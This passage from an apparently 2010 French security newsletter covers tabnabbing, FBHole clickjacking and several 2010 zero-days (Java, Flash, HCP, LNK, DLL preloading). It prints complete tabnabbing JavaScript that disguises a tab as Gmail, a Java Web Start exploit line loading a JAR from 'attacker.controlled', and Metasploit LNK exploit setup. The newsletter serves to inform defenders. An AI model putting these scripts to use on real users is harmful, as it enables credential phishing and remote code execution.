3. L'utilisateur qui va revenir sur cet onglet risque seulement de penser qu'il a été déconnecté et peut alors saisir ses informations de connexion qui seront transmises à l'attaquant.



Pourquoi cette attaque peut-elle être dangereuse?

Lorsqu'un utilisateur navigue avec de nombreux onglets ouverts, le favicon et le titre de la page web représentent des indices visuels très forts.

Même si l'URL de la page malveillante reste inchangée, la plupart des utilisateurs n'y prêteront pas attention s'ils ont l'habitude d'ouvrir plusieurs onglets en même temps, surtout si ces onglets contiennent des sites web ouverts quasiment en permanence (webmail, réseaux sociaux, etc.).

De plus, il est possible de coupler le « Tabnabbing » à d'autres techniques, qui permettent de connaître les sites web visités par un internaute (en exploitant par exemple la vulnérabilité liée au CSS [2]). Cette association permettrait de cibler encore mieux les utilisateurs, et d'augmentant les chances de réussite de l'attaque.

Le code JavaScript intégré au sein d'une page HTML permettant de mener une attaque de Tabnabbing est le suivant:

CODE...

```
(function(){

var TIMER = null;
var HAS_SWITCHED = false;

window.onblur = function(){
  TIMER = setTimeout(changeItUp, 5000);
}

window.onfocus = function(){
  if(TIMER) clearTimeout(TIMER);
}

function setTitle(text){ document.title = text; }

favicon = {
  docHead: document.getElementsByTagName("head")
[0],
  set: function(url){
    this.addLink(url);
  },

  addLink: function(iconURL) {
    var link = document.createElement("link");
    link.type = "image/x-icon";
    link.rel = "shortcut icon";
    link.href = iconURL;
    this.removeLinkIfExists();
    this.docHead.appendChild(link);
  },

  removeLinkIfExists: function() {
    var links = this.docHead.getElementsByTagName
("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut
icon") {
        this.docHead.removeChild(link);
        return; // Assuming only one match at most.
      }
    }
  },

  get: function() {
    var links = this.docHead.getElementsByTagName
("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut
icon") {
        return link.href;
      }
    }
  }
};


function createShield(){
  div = document.createElement("div");
  div.style.position = "fixed";
  div.style.top = 0;
  div.style.left = 0;
  div.style.backgroundColor = "white";
  div.style.width = "100%";
  div.style.height = "100%";
  div.style.textAlign = "center";
  document.body.style.overflow = "hidden";

  img = document.createElement("img");
  img.style.paddingTop = "15px";
  img.src = "http://img.skitch.com/20100524-
b639xgwegpdej3cepch2387ene.png";

  var oldTitle = document.title;
  var oldFavicon = favicon.get() || "/favicon.ico";

  div.appendChild(img);
  document.body.appendChild(div);
  img.onclick = function(){
    div.parentNode.removeChild(div);
    document.body.style.overflow = "auto";
    setTitle(oldTitle);
    favicon.set(oldFavicon)
  }


}

function changeItUp(){
  if( HAS_SWITCHED == false ){
    createShield("https://mail.google.com");
    setTitle( "Gmail: Email from Google");
    favicon.set("https://mail.google.com/favicon.ico");
    HAS_SWITCHED = true;
  }
}

 })();
```

Conclusion


Il est nécessaire de garder l'oeil ouvert et de faire attention aux « détails » comme l'URL du site visité avant d'entrer des informations personnelles !

Note : Une preuve de concept inoffensive est disponible en lien (voir [1]). Il suffit de se rendre sur le site, de changer d'onglet ou d'application et d'attendre 5 secondes avant d'y retourner.

Références

- [1] «Tabnabbing: A New Type of Phishing Attack» : *http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/*

- [2] «Vote! How to Detect the Social Sites Your Visitors Use» : *http://www.azarask.in/blog/post/socialhistoryjs/*



FBHOLE : FACEBOOK et CLICKJACKING


Rappel

Pour ceux d'entre vous qui n'ont pas lu notre article dédié aux attaques de ClickJacking (voir ActuSécu 21), voici un bref rappel.

Le **ClickJacking** est une technique d'attaque découverte en 2008 par Robert Hansen (Rsnake) et Jeremiah Grossman, deux chercheurs célèbres et reconnus dans le milieu de la sécurité informatique.

En quelques mots, l'attaque consiste à utiliser un code JavaScript ou des propriétés de style HTML/CSS (opacité, positionnement des calques lors d'une superposition...) afin de poser une page HTML (calque) sur une animation Flash ou une page web classique, rendant la visualisation de la seconde page impossible.

En jouant sur le contenu de la première page, la victime peut cliquer sur un lien de la première page visible (menu, lien vers une autre page HTML...), mais ce dernier va, à son insu, cliquer sur un second lien invisible caché dans la seconde page web camouflée...



Cette attaque a fait beaucoup de bruit à l'époque où le lecteur Flash était vulnérable. En menant une attaque de ClickJacking, un pirate pouvait activer la webcam et le micro d'une victime simplement en l'incitant à cliquer sur un lien inséré au sein d'une page web à l'apparence légitime.

Depuis, **Adobe a corrigé le tir** et interdit désormais l'activation de ces fonctions lorsque certains attributs sont présents au sein de la page HTML. Cependant, aucune réelle solution n'existe afin de contrer les attaques de ce type qui superposent des pages web classiques...

FBHole : explications

Un grand nombre de sites web ont relayé avec effroi l'apparition d'un "ver" baptisé **FBhole** au milieu du mois de mai.


Qu'en est-il vraiment ?

Ce "ver" (qui n'en est pas vraiment un) exploitait justement la technique du clickjacking afin de diffuser un lien pointant vers le site www.fbhole.com.

Le principe est relativement simple et reposait également sur du social engineering. Plusieurs profils ont posté le lien suivant sur leur mur :


> *"try not to laugh xD http://www.fbhole.com/omg/allow.php?s=a&r=[random number]"*

Les amis de ces utilisateurs ont donc vu apparaître l'information suivante dans leur flux d'information :



Dès qu'un utilisateur suivait ce lien, une erreur Internet Explorer était affichée depuis le site www.fbhole.com

En cliquant n'importe où sur la page en question (ce que font la plupart des utilisateurs), les victimes postaient, à leur insu, ce lien sur leur mur. À partir de là, le message pouvait **se propager de proche en proche**.



Et le risque dans tout ça ?

L'attaque est simple et repose sur un mélange de technique et de social engineering. Cependant, aucune charge malicieuse n'était utilisée par les pirates qui ont mené l'attaque. En effet, le site www.fbhole.com permettait uniquement de répandre ce "ver".

Cependant, quelles auraient été les conséquences si ce site avait exploité la dernière faille HCP de Microsoft (CVE-2010-1885), la vulnérabilité Java (CVE-2010-0886) ou encore avait proposé aux victimes de télécharger un plug-in ou une application à l'apparence trompeuse (cf ver Koobface) ?

Références

- Présentation du Clickjacking (ActuSécu 21) : *http://www.xmcopartners.com/actu-secu/XMCO-ActuSecu-21-FederalTrojan.pdf*
- OWASP *http://www.owasp.org/index.php/Clickjacking*
- Blog de Graham Cluley *http://www.sophos.com/blogs/gc/g/2010/05/21/laugh-xd-worm-spreads-facebook-status-messages/*

INFO

facebook

100 millions de profils Facebook disponibles sur le réseau BitTorrent

Une compilation regroupant des informations personnelles de 100 millions de profils Facebook est disponible sur le réseau BitTorrent.

Afin d'attirer l'attention des internautes sur la disponibilité de leurs informations personnelles sur Internet, Ron Bowes, une personne se décrivant comme un pentesteur certifié, a mis à disposition un fichier regroupant des détails d'un compte Facebook sur cinq. Parmi les informations récoltées figurent les noms, les identifiants uniques et l'URL menant directement vers le profil Facebook concerné. Aucune adresse, ni numéro de téléphone n'a été divulgué dans la liste.

Aucune technique particulière n'a été utilisée pour obtenir ses informations. En effet, elles ont tout simplement été récoltées sur les comptes ayant autorisé leur indexation par les différents moteurs de recherche tels que Google.

Facebook a réitéré la possibilité pour les utilisateurs d'empêcher l'accès à leur compte par les moteurs de recherche via une option disponible dans leur compte. Néanmoins, cela ne change rien pour ceux dont les informations ont déjà été divulguées.

Les "0-day" Flash et Java...

Ce début d'année 2010 fut particulièrement fructueux en termes de vulnérabilités critiques et d'exploits en tout genre. Tous les principaux logiciels "end-user" ont été ciblés, d'Internet Explorer en passant par Adobe Reader ou encore Java... Petites explications sur ces failles de sécurité majeures...

Java

La première vulnérabilité « 0day» a été découverte en avril 2010. Cette dernière affectait Java Web Start (Java Deployment Toolkit).

La vulnérabilité provenait d'un manque de validation des entrées passées en argument de la méthode "launch()". Ces entrées étaient transmises à l'exécutable "**javaws**" ou "**javaws.exe**" suivant le système d'exploitation.
Un pirate pouvait donc créer une page malicieuse en fournissant une URL spécialement conçue. En incitant sa victime à ouvrir la page en question, un pirate pouvait ainsi compromettre le système via le chargement d'un fichier ".JAR" exécuté dans un contexte privilégié.

Une **preuve de concept** a rapidement été publiée

Cette preuve de concept se matérialisait sous la forme d'un code HTML. Le code d'exploitation permettait d'exploiter de charger et d'exécuter un fichier "JAR" avec des privilèges élevés rendant possible la compromission du système.

Un mois plus tard, les premières attaques commençaient sur Internet, en particulier sur le site **Twitter.**

En effet, un groupe de pirate a tenté d'infecter un grand nombre d'utilisateurs en exploitant la faille Java. Pour cela, de nombreux comptes ont été créés et ces derniers "tweetaient" (mise à jour de leur statut) régulièrement le message suivant "*haha this is the funniest video i've ever seen*" suivi d'un lien.

Ce lien redirigeait ensuite vers des sites web exploitant la faille Java. Une fois la vulnérabilité exploitée, un keylogger (banker) était ensuite installé sur la machine ciblée...

Les chercheurs de F-Secure ont contacté le site bit.ly (site utilisé sur Twitter afin de transformer des URL en URL courtes) qui a immédiatement supprimé le lien en question.

Oracle, désormais éditeur de Java suite au rachat de Sun il y a quelques mois, a corrigé la vulnérabilité de sa machine virtuelle avec la sortie de l'Update 20.

Références

- Preuve de concept : http://lock.cmpxchg8b.com/bb5eafbc6c6e67e11c4afc88b4e1dd22/testcase.html
- Correctif Java : http://www.oracle.com/technetwork/java/javase/downloads/index.html
- Référence CVE : http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1423
- Référence CERT-XMCO : CXA-2010-0432, CXA-2010-0727

```
/* ... */
var o = document.createElement("OBJECT");
o.classid = "clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA";
o.launch("http: -J-jar -J\\\\attacker.controlled\\exploit.jar none");
/* ... */

// Or, for Mozilla Firefox
/* ... */
var o = document.createElement("OBJECT");
o.type = "application/npruntime-scriptable-plugin;deploymenttoolkit"
document.body.appendChild(o);
o.launch("http: -J-jar -J\\\\attacker.controlled\\exploit.jar none");
/* ... */
```

Flash Player

Après Java, ce fut au tour de Flash d'être touché par une autre vulnérabilité critique. Au début du mois de juin, une vulnérabilité a été découverte au sein des logiciels Adobe Flash Player, Adobe Reader ainsi qu'Adobe Acrobat.

La faille de sécurité provenait d'une erreur non spécifiée au sein d'Adobe Flash Player. Un **débordement de tampon** pouvait être exploité par un pirate distant afin de prendre le contrôle d'un système vulnérable. Cette faille affectait également les logiciels Adobe Reader et Adobe Acrobat. En effet, un fichier PDF peut embarquer un composant Flash **au format ".SWF"**. La librairie "autoplay.dll" était en cause, puisqu'elle permet de faire le lien avec le lecteur Flash.

Cette faille de sécurité critique a été activement exploitée par les pirates sur Internet afin d'installer un malware sur les machines vulnérables.

L'exploitation d'une telle vulnérabilité nécessitait de la part d'un pirate de convaincre un utilisateur de se rendre sur une page Internet spécialement conçue, voire d'ouvrir un fichier PDF spécialement fabriqué. Un tel fichier pouvait être envoyé par mail, ou bien encore rendu accessible via une URL envoyée par un des nombreux moyens classiques (mail, messagerie instantanée...).

Les éditeurs antivirus ont rapidement réagi. Symantec a, par exemple, confirmé la menace et détecte le malware sous le nom **"Trojan.Pidief.J"**. Il en est de même pour Avira (HTML/Malicious.PDF.Gen), CA (PDF/Pidief.RP)...

La faille de sécurité aurait été découverte il y a 6 mois par des chercheurs de la société VUPEN, qui auraient immédiatement alerté Adobe.

Adobe a publié **un correctif le 10 juin** corrigeant 32 vulnérabilités au sein de Flash Player.

Références


- Références CERT-XMCO : CXA-2010-0701, CXA-2010-0734, CXA-2010-0728 CXA-2010-0757
- Alerte Adobe : *http://www.adobe.com/support/security/advisories/apsa10-01.html*
- Correctif Adobe : *http://www.adobe.com/support/security/bulletins/apsb10-14.html*
- Référence CVE : *http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1297*

HCP (Help Center Protocol) et Internet Explorer

Le 11 juin, Microsoft a publié un avis (KB2219475) concernant une vulnérabilité affectant Internet Explorer.

Cette annonce intervenait quelques jours après la publication de détails techniques et d'une preuve de concept par **Tavis Ormandy**, chercheur à l'origine de la découverte.

Cette vulnérabilité provenait d'une mauvaise gestion des URL "**hcp://**" par le **centre d'aide et de support de Windows** ("helpctr.exe"). Ce type d'URL est utilisé afin de permettre l'accès à de la documentation en ligne de Windows.



En incitant un utilisateur à visiter un site web spécialement conçu avec Internet Explorer, un attaquant était en mesure d'exécuter un code malveillant sur la machine de la victime. Un attaquant qui réussissait à exploiter cette vulnérabilité pouvait prendre le contrôle total du système affecté.

Très rapidement, Microsoft, ainsi que plusieurs éditeurs de solution antivirale tels que Sophos ou encore Trend Micro, a annoncé avoir découvert certaines traces d'exploitation de cette faille. La page malveillante est détectée avec les signatures **Mal/HcpExpl-A** et **TROJ_HCPEXP.A**, respectivement par Sophos et Trend Micro. Le fichier JavaScript responsable de l'exploitation de la faille serait, lui, détecté avec les signatures suivantes : Sus/HcpExpl-A (Sophos) ou JS_HCPDL.A (Trend Micro).

La publication de ce « 0day» par l'employé de Google a remis en avant la question de la publication responsable des avis de sécurité et des vulnérabilités associées. En effet, d'après les dates indiquées par Ormandy, le chercheur n'aurait laissé que 5 jours à Microsoft pour travailler sur un correctif. De nombreux experts en sécurité lui sont tombés dessus pour cela.

Le chercheur se défend en assurant que l'éditeur de Redmond n'était pas prêt à publier **un correctif dans les 60 jours**, et qu'il a agi de la sorte pour le forcer à être réactif...

Références

- Bulletin d'alerte Microsoft KB2219475 : *http://www.microsoft.com/technet/security/advisory/2219475.mspx*
- Correctif MS10-042 : *http://www.microsoft.com/technet/security/bulletin/ms10-042.mspx*
- Référence CVE : *CVE-2010-1885*
- Références CERT-XMCO : *CXA-2010-0733*, *CXA-2010-0735*, *CXA-2010-0825*

INFO

Près de 25 000 tentatives d'exploitation de la faille en juillet 2010

Selon Holly Stewart (Microsoft), près de 25 000 tentatives d'exploitation sur des ordinateurs différents situés aux quatre coins du monde auraient été identifiées par le service "Microsoft Malware Protection Center" au 15 juillet 2010.

En effet, la signature a rapidement été ajoutée au sein des produits antivirus de Microsoft ce qui a permis de faire des statistiques entre le mois de juin et le mois de juillet 2010.

INFO

Et le « Responsible Disclosure » dans tout cela...

La révélation par Tavis Ormandy de la faille de sécurité HCP de Windows (MS10-042) a fait beaucoup parler d'elle.
Le chercheur employé par Google avait décidé 5 jours, après en avoir alerté Microsoft, qu'il était nécessaire de rendre sa découverte publique. En effet, d'après lui, Microsoft n'était pas prêt à sortir un correctif dans un délai "raisonnable". Rendre la faille publique était donc pour lui un moyen de "forcer" l'éditeur à se dépêcher.

Vu l'importance de la faille de sécurité, celle-ci a été bien entendu très rapidement exploitée par les pirates dans les jours qui ont suivi sa révélation. De nombreux éditeurs et journalistes ont alors relayé la position de Microsoft (ou une position très similaire), à savoir l'indignation face à cet affront fait par Ormandy (et Google) au "Responsible Disclosure" (promu par Microsoft et de grands autres noms de la sécurité) en changeant son fusil d'épaule, et en publiant sa découverte selon les termes du "Full Disclosure" (promu par Google entre autres).

De nombreux arguments ont été repris de part et d'autre, de façon plus ou moins objective et honnête, sur le rôle des chercheurs vis-à-vis des éditeurs, ainsi que sur celui des éditeurs vis-à-vis de leurs clients.

Dans l'opinion publique, Microsoft a eu le dessus grâce à ces puissants services de communication que les chercheurs (indépendants ou non) n'ont pas à leur disposition. Néanmoins, l'histoire ne s'est pas arrêtée là, et cet événement a donné lieu à de nombreuses suites :

- Microsoft a tout d'abord décidé d'abandonner le "Responsible Disclosure" pour une nouvelle version améliorée de cette politique de divulgation : la "Coordinated Vulnerability Disclosure". Celle-ci a d'ailleurs reçu l'aval de plusieurs grands noms du milieu de la sécurité.

- De leur côté, un groupe de chercheurs dont les noms n'ont pas été divulgués a décidé de créer un mouvement, le "Microsoft-Spurned Researcher Collective" reprenant (en s'en moquant) les initiales du célèbre MSRC de l'éditeur. Ce groupe a d'ailleurs publié selon les termes du "Full Disclosure" une première faille de sécurité au début du mois de juillet.

- Enfin, ZDI, un grossiste en vulnérabilités, a décidé de changer sa politique de divulgation, en imposant aux éditeurs une limite de 6 mois pour la publication de correctifs. En effet, certaines vulnérabilités rapportées par ZDI ne sont toujours pas corrigées plus de 1170 jours après en avoir informé certains éditeurs.

- Tavis Ormandy - Microsoft HCP vulnerability full disclosure :
http://seclists.org/fulldisclosure/2010/Jun/205

- Microsoft Coordinated Vulnerability Disclosure :
http://blogs.technet.com/b/msrc/archive/2010/07/22/announcing-coordinated-vulnerability-disclosure.aspx
http://blogs.technet.com/b/ecostrat/archive/2010/07/22/coordinated-vulnerability-disclosure-bringing-balance-to-the-force.aspx

- ZDI : Disclosure Policy :
http://dvlabs.tippingpoint.com/blog/2010/08/03/zdi-disclosure-changes

Windows et LNK

Enfin, la dernière vulnérabilité critique a été découverte en **juillet** 2010 lors de l'analyse d'un virus baptisé Stuxnet. Ce virus, utilisé lors d'une attaque ciblée à l'encontre de **systèmes Scada** (voir édito de la newsletter HSC n°72), exploitait une vulnérabilité « 0day» de Windows au sein du composant Windows Shell.

Cette vulnérabilité était plus précisément due à la manière dont Windows **traitait les raccourcis (fichiers LNK et PIF)**. En effet, Windows Shell ne contrôlait pas suffisamment certains paramètres du raccourci lorsqu'il tentait de charger l'icône le représentant.

Ainsi, un pirate pouvait déposer un fichier LNK et une DLL malicieuse au sein d'un partage réseau ou sur une clef USB et attendre qu'un utilisateur ouvre le partage ou la clef en question.
La simple **ouverture d'un partage** hébergeant ce fichier LNK et le code malicieux ou l'insertion d'une clef USB permettait à un pirate d'exécuter le code de son choix avec les privilèges de la victime.


Un module Metasploit a rapidement été développé et les premiers malwares ("Chymine", "W32/Vobfus.BK", "Salty", "Zeus") sont apparus sur le net.

☑ Préparation de l'exploit via le framework Metasploit

```
msf exploit(ms10_xxx_windows_shell_lnk_execute) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.10.56    yes       The local host to listen on.
   SRVPORT  80               yes       The daemon port to listen on (do not change)
   UNCHOST                   no        The host portion of the UNC path to provide to clients (e
x: 1.2.3.4).
   URIPATH  /                yes       The URI to use (do not change).


Payload options (windows/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD       calc.exe         yes       The command string to execute
   EXITFUNC  process          yes       Exit technique: seh, thread, process


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
[*] Send vulnerable clients to \\192.168.10.56\RMIa\.
[*] Or, get clients to save and render the icon of http://<your host>/<anything>.lnk
[*]
[*] Using URL: http://192.168.10.56:80/
[*] Server started.
```

☑ Exploitation de la vulnérabilité lors de l'accès au partage réseau



Microsoft a publié un correctif hors cycle le 2 août sous la référence MS10-046.

Références

✱ Références CERT-XMCO :
CXA-2010-0893, *CXA-2010-0894*
CXA-2010-0905, *CXA-2010-0906*
CXA-2010-0937, *CXA-2010-0967*

✱ Alerte Microsoft
http://www.microsoft.com/technet/security/advisory/2286198.mspx

✱ Correctif Microsoft
http://www.microsoft.com/technet/security/Bulletin/MS10-046.mspx

✱Référence CVE
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2568

DLL preloading

Enfin, pendant que la plupart d'entre nous étaient en vacances, une faille vieille de plusieurs années à refait parler d'elle.

Cette dernière, baptisée « **DLL Preloading** », est présente dans les applications Windows et est liée au **chargement automatique de librairies malveillantes**.


Quelques jours après la publication du correctif pour iTunes (voir CXA-2010-1056) et du bulletin de sécurité [1] correspondant par la société **AcrosSecurity**, Microsoft, ainsi que tous les intervenants dans cette histoire, a publié de nouvelles informations sur cette faille affectant un grand nombre d'applications Windows.

Pour rappel, **HD Moore**, le CTO de Rapid7 et auteur du framework d'exploitation Metasploit, avait commenté [2] vendredi 20 août dernier la publication du bulletin de sécurité d'Acros par une phrase laissant entendre à qui le voulait que cette faille de sécurité n'était pas liée qu'au lecteur de musique d'Apple, mais à de nombreuses autres (40 précisément) applications Windows. Rapidement l'information a fait le tour d'Internet, et le nombre d'applications vulnérables n'a cessé **d'augmenter jusqu'à 200** et au-delà. De nombreux chercheurs ont étudié le bulletin de sécurité publié par Acros afin d'obtenir des pistes de recherche, et certains d'entre eux ont découvert des variantes de la faille de sécurité [3].

Lundi 23 août matin, le chercheur avait publié une **preuve de concept** ainsi qu'une suite d'outils dans le SVN de Metasploit, avec l'exploit [4]. Dans la soirée, AcrosSecurity [5] et HD Moore [6][7] ont chacun publié un communiqué afin d'expliquer leur point de vue sur la situation. Acros évoquait le dépôt d'un brevet sur les méthodes de détection de ce type particulier de vulnérabilité.

Microsoft a réagi mardi 24 août matin en publiant à son tour un bulletin de sécurité [8] ainsi que plusieurs messages [9][10] reconnaissant la faille de sécurité. Celle-ci était en réalité connue depuis un certain temps, puisqu'un bulletin de sécurité [11] avait été publié en 2000, et que deux chercheurs avaient publié un document [12] présentant une variation de cette faille il y a environ 6 mois.

La faille de sécurité est donc connue depuis longtemps. Elle n'est pas liée qu'au fonctionnement de Windows, ce qui est décrit dans le MSDN [13] , mais également à la façon dont les applications reposant sur le système d'exploitation sont développées. Microsoft a donc proposé des solutions de contournements [14]. Un correctif [15] semble avoir été publié par Microsoft pour certains systèmes d'exploitation (Windows Server 2003 x64 SP2 et Windows XP x64).



Les différents intervenants ont depuis publié des mises à jour sur leurs blogs respectifs. Acros a ainsi clarifié la situation dans laquelle il se trouve avec Microsoft [16], alors que HD Moore a publié une nouvelle version de son outil d'audit [17].

Microsoft propose aussi **un guide [18]** pour les développeurs leur permettant de coder des applications sécurisées vis-à-vis de ce type de failles de sécurité.

La faille de sécurité en question est liée au chargement automatique par Windows de librairies (DLL) malveillantes lors du lancement d'une application. Un pirate **déposant dans un dossier quelconque** (local ou distant) un fichier associé à

une application, ainsi qu'une librairie spécialement conçue peut compromettre le système d'un utilisateur simplement. Pour cela, le pirate n'a besoin que d'inciter la victime potentielle à ouvrir le fichier (par exemple un fichier audio, vidéo, un document Office...) afin que l'application vulnérable soit lancée, et que celle-ci charge automatiquement la librairie du pirate. L'ouverture de celle-ci permettrait au pirate de compromettre le système de l'utilisateur, et d'obtenir les mêmes privilèges que ceux de la victime.

Enfin, comme cette faille de sécurité est liée à une

fonctionnalité nécessaire au bon fonctionnement de Windows (qui existe par ailleurs dans la majorité des autres systèmes d'exploitation), Microsoft ne pourra pas corriger seul cette faille de sécurité, et tous les vendeurs d'application devront fournir un correctif pour chacune de leur application.

Références

- Références CERT-XMCO :
  CXA-2010-1076

- Alerte Microsoft :
  http://www.microsoft.com/technet/security/advisory/2269637.mspx

- Autres références :

[1] http://www.acrossecurity.com/aspr/ASPR-2010-08-18-1-PUB.txt

[2] http://twitter.com/hdmoore/status/21510351207

[3] http://blog.zoller.lu/2010/08/cve-2010-xn-loadlibrarygetprocaddress.html

[4] http://www.metasploit.com/redmine/projects/framework/repository/revisions/10100

[5] http://acrossecurity.blogspot.com/2010/08/binary-planting-update-day-6.html

[6] http://blog.rapid7.com/?p=5325

[7] http://blog.metasploit.com/2010/08/exploiting-dll-hijacking-flaws.html

[8] http://www.microsoft.com/technet/security/advisory/2269637.mspx

[9] http://blogs.technet.com/b/srd/archive/2010/08/23/more-information-about-dll-preloading-remote-attack-vector.aspx

[10] http://blogs.technet.com/b/msrc/archive/2010/08/21/microsoft-security-advisory-2269637-released.aspx

[11] http://www.securityfocus.com/bid/1699/info

[12] http://www.cs.ucdavis.edu/research/tech-reports/2010/CSE-2010-2.pdf

[13] http://msdn.microsoft.com/en-us/library/ff919712%28VS.85%29.aspx

